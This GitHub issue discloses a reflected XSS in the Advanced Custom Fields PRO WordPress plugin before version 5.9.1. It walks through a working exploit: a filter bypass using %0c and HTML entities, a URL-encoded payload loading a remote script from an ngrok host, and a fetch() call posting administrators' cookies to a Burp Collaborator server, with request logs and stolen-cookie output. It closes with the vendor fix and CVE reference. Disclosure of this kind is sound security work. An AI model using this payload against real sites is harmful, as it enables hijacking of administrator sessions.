New issue Jump to bottom

Reflected XSS in WordPress for 'Advanced Custom Fields PRO' plugin #1

Open jdordonezn opened this issue on Jan 20, 2021 · 0 comments


jdordonezn commented on Jan 20, 2021 • edited Owner

WordPress allows 'Cross-site Scripting Reflected' in resource edit.php, because the call an update page of Advanced Custom Fields PRO (Versions before 5.9.1) plugin, enable injections of JavaScript code.

Steps to reproduce the vulnerability


1. Add the payload XSS at the end of the url, so: https://SiteWithWordpress/wp-admin/edit.php?post_type=acf-field-group&page=acf-settings-updates&"> <script>alert('XSS')</script>

2. However, after of try some payloads I see the [space] character is replaced in the response with underscore character [_], the same goes for dot character [.], whereby not is possible inject useful payloads for extract for example the cookie of the session.




```
"><script src="https://2e2002f9.ngrok.io/request.js"></script>
"><script_src="https://2e2002f9_ngrok_io/request_js"></script>
```

3. I found a way to bypass this problem, in the request replace [space] character for [%0c] and dot character [.] for equivalent html encode, this content is rendered successfully due the response is an HTML page.




```
"><script src="https://2e2002f9.ngrok.io/request.js"></script>
"><script<0x0c>src="https://2e2002f9&#x2e;ngrok&#x2e;io/request&#x2e;js"></script>
```

4. Now, is time for making the script for sending cookies of administrator user to evil server of hacker, for example



```
fetch('https://7w4kj3d37y97zwo940prnhs5gwmmab.burpcollaborator.net', {
    method: 'POST',
    mode: 'no-cors',
    body:document.cookie
});
```

5. Of course, previously must encode in URL the payload that calls previous script, so https://WordPressDomain/wp-admin/edit.php?post_type=acf-field-group&page=acf-settings-updates&"XSS%22%3e%3c%73%63%72%69%70%74%0c%73%72%63%3d%22%68%74%74%70%73%3a%2f%2f%32%65%32%30%30%32%66%39%26%23%78%32%65%3b%6e%67%72%6f%6b%26%23%78%32%65%3b%69%6f%2f%72%65%71%75%65%73%74%26%23%78%32%65%3b%6a%73%22%3e%3c%2f%73%63%72%69%70%74%3e



```
GET
/wp/wp-admin/edit.php?post_type=acf-field-group&page=acf-settings-updates&XSS%22%3e%3c%73%63%72%69%70
%74%0c%73%72%63%3d%22%68%74%74%70%73%3a%2f%2f%32%65%32%30%30%32%66%39%26%23%78%32%65%3b%6e%67%72%6f%6
b%26%23%78%32%65%3b%69%6f%2f%72%65%71%75%65%73%74%26%23%78%32%65%3b%6a%73%22%3e%3c%2f%73%63%72%69%70%
74%3e HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:75.0) Gecko/20100101 Firefox/75.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
```


XSS"><script src="https://2e2002f9&#x2e;ngrok&#x2e;io/request&#x2e;js"></script>

```
style="margin-right: 5px;">No</span>
                                                  <a class="button"
href="/wp/wp-admin/edit.php?post_type=acf-field-group&page=acf-settings-updates&XSS">
<script src="https://2e2002f9&#x2e;ngrok&#x2e;io/request&#x2e;js"></script>&force-che
ck=1">Chequear nuevamente</a>

                    </td>
                                </tr>

                         </tbody>
```

6. Send the payload and you will see two request, the first make a promise for sending the cookies and second is where the promise is executed.




Información de Actualización

Versión Actual 5.8.9

Última Versión 5.8.9

Estado	Método	Dominio	Archivo	Causa
200	GET	2e2002f9.ngrok.io	request.js	script
200	GET	[redacted]	edit-page-1341.css?ver=13.4.1	stylesheet
200	GET	[redacted]	adminbar-1341.css?ver=13.4.1	stylesheet
200	GET	[redacted]	load-scripts.php?c=1&load[chunk_0]=jquery-core,jquery-migrate,utils&ver=5.4	script
200	GET	[redacted]	wp-polyfill.min.js?ver=7.4.4	script
200	GET	[redacted]	lodash.min.js?ver=4.17.15	script
200	GET	[redacted]	commons-1341.js?ver=13.4.1	script
200	GET	[redacted]	miniorange_icon.png	img
200	GET	[redacted]	load-scripts.php?c=1&load[chunk_0]=hoverIntent,common,hoverintent-js,admin-bar,svg-painter,...	script
200	GET	[redacted]	wp-seo-quick-edit-handler-1341.js?ver=13.4.1	script
200	GET	[redacted]	wp-seo-admin-global-1341.js?ver=13.4.1	script
200	GET	[redacted]	wp-seo-edit-page-1341.js?ver=13.4.1	script
200	GET	[redacted]	wp-emoji-release.min.js?ver=5.4	script
200	POST	7w4kj3d37y97zwo940prnhs5gwmmab.burpcollaborator...	/	fetch

7. Now the hacker has cookies of administrator user in the evil server.



# ▲	Time	Type	Payload	Comment
1	2020-abr-09 21:37:24 UTC	DNS	7w4kj3d37y97zwo940prnhs5gwmmab	
2	2020-abr-09 21:37:25 UTC	HTTP	7w4kj3d37y97zwo940prnhs5gwmmab	
3	2020-abr-09 21:37:24 UTC	DNS	7w4kj3d37y97zwo940prnhs5gwmmab	

```
POST / HTTP/1.1
Host: 7w4kj3d37y97zwo940prnhs5gwmmab.burpcollaborator.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:75.0) Gecko/20100101 Firefox/75.0
Accept: */*
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://[redacted]/
Content-Type: text/plain;charset=UTF-8
Origin: https://[redacted]
Content-Length: 168
DNT: 1
Connection: close

wordpress_test_cookie=WP+Cookie+check; wp-settings-2=deleted; wp-settings-time-2=1586459492;
wordpress_test_cookie=WP+Cookie+check; PHPSESSID=j41sb73n5f8h93s23arndp07cm
```

Remediation

I held messages with the dev team of Advanced Custom Fields, they fixed the vulnerability in the versión 5.9.1 of ACF PRO, here is the report:
https://www.advancedcustomfields.com/blog/acf-5-9-1-release/
https://wpscan.com/vulnerability/d1e9c995-37bd-4952-b88e-945e02e3c83f
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-24241

👍 2

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant